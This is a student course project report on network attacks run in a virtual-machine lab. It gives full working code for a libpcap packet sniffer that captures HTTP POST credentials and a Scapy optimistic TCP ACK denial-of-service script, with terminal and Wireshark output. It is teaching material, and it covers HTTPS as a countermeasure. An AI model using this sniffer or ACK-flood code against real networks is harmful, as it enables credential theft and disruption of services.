

CSE 406 : Project Final Report

Section : A1
Group : 6

Student ID :

1605008 (Fardin Zaman) -
*Optimistic TCP ACK attack
(Streaming Server)*

1605020 (Muhammad Abdullah Al Aziz) -
*ICMP ping spoofing +
ICMP redirect attack*

1605022 (Jainta Paul) -
*Packet sniffing attack and
sniff http/telnet passwords*

Attack No. : 2

**Packet sniffing attack
and sniff http/telnet
passwords**

Student ID : 1605022

Name : Jainta Paul

Status: Attack Successful

Introduction:

In the context of network security, a **sniffing attack** or a sniffer attack corresponds to theft or interception of data by capturing the network traffic using a packet sniffer program.

Technical Tools:


- 1) Oracle VirtualBox
- 2) 2 Ubuntu 20.04 Virtual Machines

Steps of Attack:

1)Building 2 Virtual Machines in Oracle Virtual Box and Establishing a LAN

Connection :

In this step, two Ubuntu 20.04 Virtual Machines were constructed in Oracle Virtual Box. One was given the name “Attacker” and the other “Victim”. The “Attacker” Virtual Machine was set up in **Promiscuous Mode**. Now it is time to establish a LAN connection between them. That was done using Virtual Box features. The “Victim” machine had IP address **10.0.2.4** and the “Attacker” machine had IP address **10.0.2.15**.



```
attacker@attacker:~/Desktop$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::19f0:a058:d326:ca69 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:05:d1:ed txqueuelen 1000 (Ethernet)
    RX packets 703 bytes 926568 (926.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 345 bytes 42755 (42.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

victim@victim: ~/Desktop
victim@victim:~/Desktop$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::2b83:5960:9d7a:7f77 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:9f:4d:89 txqueuelen 1000 (Ethernet)
    RX packets 679 bytes 913703 (913.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 323 bytes 41006 (41.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 1:Establishing LAN Connection

2)Running Sniffer Program in the “Attacker” Machine:

This is the most important step of the attack and caution was maintained during this step. The following sniffer code was compiled in the “Attacker” machine.

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <netinet/tcp.h>

struct ethheader
{

    u_char ether_dhost[6];
    u_char ether_shost[6];
    u_short ether_type;

};

struct ipheader
{

    unsigned char iph_ih1:4,iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3,iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksm;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;

};

void got_packet(u_char *args,const struct pcap_pkthdr *header,const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet ;

    if (ntohs (eth->ether_type ) == 0x0800)
    { // 0x0800 is IP type
        struct ipheader * ip = (struct ipheader *) (packet + sizeof(struct ethheader)) ;
        // printf("From : %s\n",inet_ntoa(ip->iph_sourceip));
        // printf("To : %s\n",inet_ntoa(ip->iph_destip));

        // printf("%s\n",tcp);

        switch(ip->iph_protocol)
        {
```

```

        case IPPROTO_TCP :
            printf("TCP received\n");

            printf("From : %s\n",inet_ntoa(ip->iph_sourceip));
            printf("To : %s\n",inet_ntoa(ip->iph_destip));
            int ip_header_len = ip->iph_ih*4;

            struct tcphdr *tcp_segment=(struct tcphdr *)(packet+sizeof(struct ethheader ) + ip_header_len) ;

            int tcp_header_len=tcp_segment->doff*4;

            u_char *s=(u_char *)(packet+sizeof(struct ethheader ) + ip_header_len+tcp_header_len);

            printf("%s\n",s);

            return;

        case IPPROTO_UDP :
            // printf("UDP received\n");
            return;

        case IPPROTO_ICMP :
            // printf("ICMP received\n");
            return;

        default:
            // printf("others received\n");
            return;

    }
}

}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;

    char filter_exp[]="ip proto tcp";

    bpf_u_int32 net ;

    handle= pcap_open_live ("enp0s3", BUFSIZ , 1, 1000, errbuf );
    pcap_compile (handle , &fp, filter_exp , 0 , net) ;
    pcap_setfilter(handle, &fp );

    pcap_loop(handle , -1, got_packet , NULL);

```

```

pcap_close (handle );
return 0;

}

```

Explanation of the Code:

i) Using “pcap_open_live”, a raw socket was initialized and the device was set into Promiscuous mode. Here, the name of the network device is “enp0s3”. The **filter_exp** variable is used to filter out all the IP packets except TCP.

ii) The pcap API provides a compiler to convert boolean predicate expressions to low-level BPF programs. This step involves two function calls: the first one, **pcap_compile**, compiles the specified filter expression, and the second one, **pcap_setfilter**, sets the BPF filter on the socket.

iii) Here we use pcap_loop to enter the main execution loop where the packets are captured. Whenever our pcap session captures a packet, a callback function **got_packet** is invoked and we may do further processing within this function.

Here we have used 2 struct data structures - **ethheader** and **ipheader**. struct ethheader helps us to define an Ethernet frame and struct header to define an IP packet.

Now let's do some analysis of the **got_packet** function. The third argument to this function is an **unsigned char** type which points to the buffer that holds the packet. This buffer is an ethernet frame, with the ethernet header placed at the beginning. Here, we are only interested in IP packets so we have checked if the type field of the ethernet header is of type IP. This was done by using “**ntohs (eth->ether_type) == 0x0800**” inside a if condition.

The next step is to retrieve the IP packet from the ethernet frame. In order to do this, the packet pointer was moved using **packet + sizeof(struct ethheader)** and stored in a pointer of type struct ipheader (**here struct ipheader * ip**). The IP header pointer was again moved in order to retrieve **the TCP segment**. This was stored in a pointer of type struct tcphdr (**here struct tcphdr *tcp_segment**).

```

struct ipheader * ip = (struct ipheader *) (packet + sizeof(struct ethheader)) ;
int ip_header_len = ip->iph_ih1*4;
struct tcphdr *tcp_segment = (struct tcphdr *) (packet + sizeof(struct ethheader) +
ip_header_len) ;

```

Finally, we needed the **HTTP payload** from the **TCP segment**. This was done by moving the pointer again by the length of the TCP segment header. An unsigned character variable(**u_char *s**) was used to store the HTTP payload.

```
int tcp_header_len=tcp_segment->doff*4;
```


```
u_char *s=(u_char *)(packet+sizeof(struct ethheader ) ip_header_len+tcp_header_len);
```

The code was saved in a C file named “**sniffer.c**”. It was compiled with root privilege using the command “**sudo gcc -o sniffer sniffer.c -lpcap**”.

3)Sending HTTP Post Request from the Victim Machine:

A dummy HTTP post request was sent to www.google.com from the “Victim” machine which contained some dummy user ID and password. The following command was used

```
curl -d “user=2&pass=2” -X POST -so /dev/null
```



```
victim@victim:~/Desktop$ curl -d "user=2&pass=2" -X POST www.google.com -so /dev/null
victim@victim:~/Desktop$ curl -d "user=2&pass=2" -X POST www.google.com -so /dev/null
victim@victim:~/Desktop$ curl -d "user=2&pass=2" -X POST www.google.com -so /dev/null
victim@victim:~/Desktop$
```

Figure 2:Victim sending HTTP Post request

4)Retrieving the Output:

After sending the HTTP Post request from the “Victim” machine, it is now time to observe output at the attacker machine.

```
attacker@attacker:~/Desktop$  
attacker@attacker:~/Desktop$ sudo gcc -o sniffer sniffer.c -lpcap  
[sudo] password for attacker:  
attacker@attacker:~/Desktop$ sudo ./sniffer  
TCP received  
From : 10.0.2.4  
To : 172.217.160.133  
  
TCP received  
From : 172.217.160.133  
To : 10.0.2.4  
  
TCP received  
From : 10.0.2.4  
To : 172.217.160.133  
  
TCP received  
From : 10.0.2.4  
To : 172.217.160.133
```

```
TCP received  
From : 10.0.2.4  
To : 142.250.67.36  
POST / HTTP/1.1  
Host: www.google.com  
User-Agent: curl/7.76.1  
Accept: */*  
Content-Length: 13  
Content-Type: application/x-www-form-urlencoded  
  
user=2&pass=2  
TCP received  
From : 142.250.67.36  
To : 10.0.2.4
```


Figure 3:Attacker retrieves user and password of Victim

The reasoning of Success of the Attack:

The main reason behind the attack being successful is that the concept of the **Promiscuous Mode**. A machine's NIC card hears all the frames in the LAN. But frames that are not destined to a given NIC are discarded rather than being passed to the CPU for processing. When operating in the **Promiscuous Mode**, NIC passes every frame received from the network to the kernel, regardless of whether the destination MAC address matches with the card's own address or not. As the "Attacker" virtual machine was set up in **Promiscuous Mode**, the "Attacker" could see all the frames in the LAN including those belonging to the "Victim". As a result, whenever the "Victim" sent some HTTP Post requests, the "Attacker" could capture them.

Countermeasure :

The countermeasure for not being the victim of a Packet Sniffing attack is to use **HTTPS** instead of HTTP every time when using an HTTP request. Let us see a demonstration.



```
victim@victim: ~/Desktop$ curl -d "user=2&pass=2" -X POST https://www.google.com -so /dev/null
victim@victim: ~/Desktop$
```

Figure 4:Victim using HTTPS

```
TCP received
From : 10.0.2.4
To : 142.250.71.37

TCP received
From : 142.250.71.37
To : 10.0.2.4
NouX eZnCZcu{Fog5: ""_Nv&]i(3N2iZlC옹^5powuH
ou,[
```

Figure 5:Attacker cannot retrieve User Id and Password

Attack No. : 16

**Optimistic TCP ACK
Attack
(Streaming Server)**

Student ID : 1605008

Name : Fardin Zaman

Introduction :

Optimistic TCP ACK attack is a DoS (Denial Of Service) or DDoS (Distributed Denial Of Service) attack. It makes the TCP congestion control mechanism work against itself. So, first we look into TCP congestion control mechanism.

TCP congestion control mechanism : In a TCP communication session, a concept of congestion window is used. When a connection is established (details will be discussed later), server sends Data to client. And client sends ACK (a packet) to server. This ACK indicates that Data was received without any loss. As a server receives ACK from a client, it dynamically adjusts the congestion window size to reflect the estimated bandwidth available. So, *Congestion Window* fix number of TCP packets allowed to be sent. The window size grows when server receives ACKs, and shrinks when segments arrive out of order or are not received at all - which indicates Data was missing or was not received by client. This congestion control nature of TCP automatically adjusts as network conditions change, shrinking the congestion window when packets are lost and increasing it when they are successfully acknowledged. More ACK comes to the server, it increases sending Data to client.

Optimistic ACK attack : Here, a rogue client tries to increase server's sending rate until it's whole bandwidth is covered and can't serve anymore. An *optimistic* ACK is an ACK sent by a client for a Data segment that it has not yet received. The attack is done by the client sending ACKs to Data packets before they have been received. The aim of the client is to acknowledge "in-flight" packets, which have been sent by the server but have not yet been received by the client. As a result, the server believes that the transfer is progressing better than it actually is and may increase the rate at which it sends packets.

At some point, server can't send any packets anymore because it's bandwidth is full. That's why Optimistic ACK is a DoS attack. The rogue client can use a group of machines to do the job. A distributed network of compromised machines ("zombies") can exploit this attack in parallel to bring about wide-spread, sustained congestion collapse. And then it can be called DDoS attack.

Steps Of The Attack :

1 . To implement the attack, first we establish a **LAN** connection between two machines. One will be considered as attacker and the other will work as the server. Our attacker's IP is "10.0.2.5", and our server's IP is "10.0.2.15". As instructed, the server we used is like a video streaming server. It sends large video file to client.

```
import cv2 , socketserver , numpy
import argparse

parser = argparse.ArgumentParser(description='Start a TCP server.')
parser.add_argument('--port', default=7110, type=int,
                    help='The port on which to listen.')
parser.add_argument('--length', default=100000, type=int,
                    help='The size of the data to send over the connection.')
args = parser.parse_args()

#DATA = "F" * args.length
capture = cv2.VideoCapture("/home/seed/Desktop/test2.mp4")
capture.set(cv2.CAP_PROP_FRAME_WIDTH, 640)
capture.set(cv2.CAP_PROP_FRAME_HEIGHT, 480)
_,img = capture.read()
DATA = img.tostring()
DATA2 = DATA.hex()
#DATA3 = bytes.fromhex(DATA2).decode('utf-8')
#print(len(DATA3))
DATA = str.encode(DATA2)
print(len(DATA))

class TCPHandler(socketserver.BaseRequestHandler):
    def handle(self):
        print ("Connection opened from %s:%d. Sending data." % self.client_address)
        self.request.sendall(DATA)
        print ("Data sent. Closing connection to %s:%d." % self.client_address)

if __name__ == "__main__":
    server = socketserver.TCPServer(('0.0.0.0', args.port), TCPHandler)
    try:
        print ("Starting TCP server on port", args.port, "...")
        server.serve_forever()
    except KeyboardInterrupt as e: server.shutdown()
```

Figure 1 : Video Streaming Server

2 . Now, we need to implement the attacker file. Here **SCAPY** and **PYTHON** is being used to create the TCP attacker file.

3 . Firstly, the attacker port and host port is fixed using **argparse**. The destination port (**dport**) is set at default 7110 and the source port (**sport**) is set at default 8080. The host is also set using this **argparse** and it is set to **10.0.2.15** . The snapshot is given below of this part.


```
#!/usr/bin/env python
"""
This file implements the Optimal Ack attacker.
"""

import argparse
import time
from scapy.all import *

parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic ack attack.')
parser.add_argument('--dport', default=7110, type=int, help='The port to attack.')
parser.add_argument('--sport', default=8080, type=int, help='The port to send the TCP packets from.')
parser.add_argument('--host', default='10.0.2.15', type=str, help='The ip address to attack.')
args = parser.parse_args()
```

Figure 2 : Setting the ports and host

4 . Next, we need to start the TCP connection using a three way handshaking. The handshaking works as following :



So the attacker needs to send the first **SYN** packet. Then the server will reply with **SYN/ACK**. Each side acknowledges each other's **sequence** number by **incrementing** it: this is the **acknowledgement** number. The use of sequence and acknowledgement numbers allows both sides to detect missing or out-of-order segments. The snapshot of this part is given below :

```
print "Starting three-way handshake..."
ip_header = IP(dst=args.host) # An IP header that will take packets to the target machine.
seq_no = 12345 # Our starting sequence number (not really used since we don't send data).

syn = ip_header / TCP(sport=args.sport, dport=args.dport, flags='S', seq=seq_no) # Construct a SYN packet.
synack = sr1(syn) # Send the SYN packet and receive a SYNACK
```

Figure 3 : Sending the SYN packet

Packet's sequence no is set to **12345**.

Using the **sr1** function of **SCAPY** we can send the **SYN** packet and receive the **SYN/ACK** message from the server. For building the **ACK** message the **sequence number** is incremented so the server can know that the packet has been received. Then it is also sent using the **sr1** function and data from server is received. The **sr1** function does the work of both **sending** and **receiving**.

```
syn = ip_header / TCP(sport=args.sport, dport=args.dport, flags='S', seq=seq_no) # Construct a SYN packet.
synack = sr1(syn) # Send the SYN packet and receive a SYNACK
ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=synack.seq + 1, seq=(seq_no + 1)) # ACK the SYNACK
data = sr1(ack) # Send the ack and get the first data packet.
```

Figure 4 : Receiving SYN/ACK and sending ACK

5 . After the **three way handshake** is done then the server starts to send data. Then the main attack starts. The attacker then starts to send continuous **ACK** whether or not it has received any data. So, a for loop is written here to send ACKs. The for loop runs for **7000000 / ACK_SPACING** times. **ACK_SPACING** is the length of the **payload**.

```
OPT_ACK_START = data.seq
#OPT_ACK_START = data.window
ACK_SPACING = len(data.payload.payload)
#ACK_SPACING = data.window
print(ACK_SPACING)
print(data.window)
sum = 0
for i in range(1, int(7000000 / ACK_SPACING)):
    #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    send(opt_ack)
    #data2 = sr1(opt_ack)
    #sum = sum + len(data2.payload.payload)
    #print(data2.window)
```

Figure 5 : Starting the loop

6 . Our main challenge is to fix the **acknowledgement number**. We start the **acknowledgement** from the **sequence number** of the data that the server has sent. Then we increment the **acknowledgement number** by a multiple of the **ACK_SPACING** (length of the **payload**). This is because the TCP protocol increases its **window size** if it gets **ACKs** from the client. So, if we increase the acknowledgement by a multiple of the **ACK_SPACING** then the server will get **ACKs** of the same number as the **window size**. So it will think that all data upto that window is received by the receiver and it will increase the window size by two times. In this way the server will soon run out of bandwidth.

```

OPT_ACK_START = data.seq
#OPT_ACK_START = data.window
ACK_SPACING = len(data.payload.payload)
#ACK_SPACING = data.window
print(ACK_SPACING)
print(data.window)
sum = 0
for i in range(1, int(7000000 / ACK_SPACING)):
    #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
    send(opt_ack)
    #data2 = sr1(opt_ack)
    #sum = sum + len(data2.payload.payload)
    #print(data2.window)

```


Figure 6 : Sending Continuous ACKs

7 . Here, when sending the **ACKs**, we don't use **sr1**. We use **send** function. Because attacker doesn't expect to receive any data from server. Attacker wants the server to receive **ACKs** and send data (which it won't receive).

8 . Some issues will be discussed later like the perfection of the attack, C/C++ source code, Behavior of the victim server etc. Now we see the snapshots of attacker and the victim.

Snapshot Of The Victim :


Here, some snapshots are given from victim's **wireshark**



No.	Time	Source	Destination	Protocol	Length	Info
7	2021-07-22 06:49:51.6460653...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [SYN] Seq=12345 Win=8192 Len=0
8	2021-07-22 06:49:51.6460999...	10.0.2.15	10.0.2.5	TCP	58	7110 → 8080 [SYN, ACK] Seq=2173994923 Ack=12346 Win=29200 Len=0 MSS=1460
9	2021-07-22 06:49:51.6740331...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2173994924 Win=8192 Len=0
10	2021-07-22 06:49:51.6743803...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]

Figure 7 : TCP Three Way Handshake

Our attacker is **10.0.2.5** . It sends **SYN** to victim server **10.0.2.15** to start the handshaking. Connection is established by sending **ACK** from **10.0.2.5** to **10.0.2.15** .



No.	Time	Source	Destination	Protocol	Length	Info
25	2021-07-22 06:49:51.7633135...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174001356 Win=8192 Len=0
26	2021-07-22 06:49:51.7633460...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
27	2021-07-22 06:49:51.7633781...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
28	2021-07-22 06:49:51.7762511...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174003500 Win=8192 Len=0
29	2021-07-22 06:49:51.7762981...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
30	2021-07-22 06:49:51.7763232...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
31	2021-07-22 06:49:51.7766153...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
32	2021-07-22 06:49:51.8063512...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174005644 Win=8192 Len=0
33	2021-07-22 06:49:51.8063864...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
34	2021-07-22 06:49:51.8064148...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
35	2021-07-22 06:49:51.8420987...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174007788 Win=8192 Len=0
36	2021-07-22 06:49:51.8421395...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
37	2021-07-22 06:49:51.8421704...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
38	2021-07-22 06:49:51.8726710...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174009932 Win=8192 Len=0
39	2021-07-22 06:49:51.8727009...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
40	2021-07-22 06:49:51.8727268...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
41	2021-07-22 06:49:51.8979191...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174012076 Win=8192 Len=0
42	2021-07-22 06:49:51.8979523...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
43	2021-07-22 06:49:51.8980286...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
44	2021-07-22 06:49:51.8980895...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
45	2021-07-22 06:49:51.9171884...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174014220 Win=8192 Len=0
46	2021-07-22 06:49:51.9172242...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
47	2021-07-22 06:49:51.9173017...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
48	2021-07-22 06:49:51.9563438...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174016364 Win=8192 Len=0
49	2021-07-22 06:49:51.9563731...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
50	2021-07-22 06:49:51.9563973...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
51	2021-07-22 06:49:51.9921890...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174018508 Win=8192 Len=0
52	2021-07-22 06:49:51.9922225...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
53	2021-07-22 06:49:51.9922490...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
54	2021-07-22 06:49:51.9924437...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
55	2021-07-22 06:49:52.0092693...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174020652 Win=8192 Len=0
56	2021-07-22 06:49:52.0093052...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
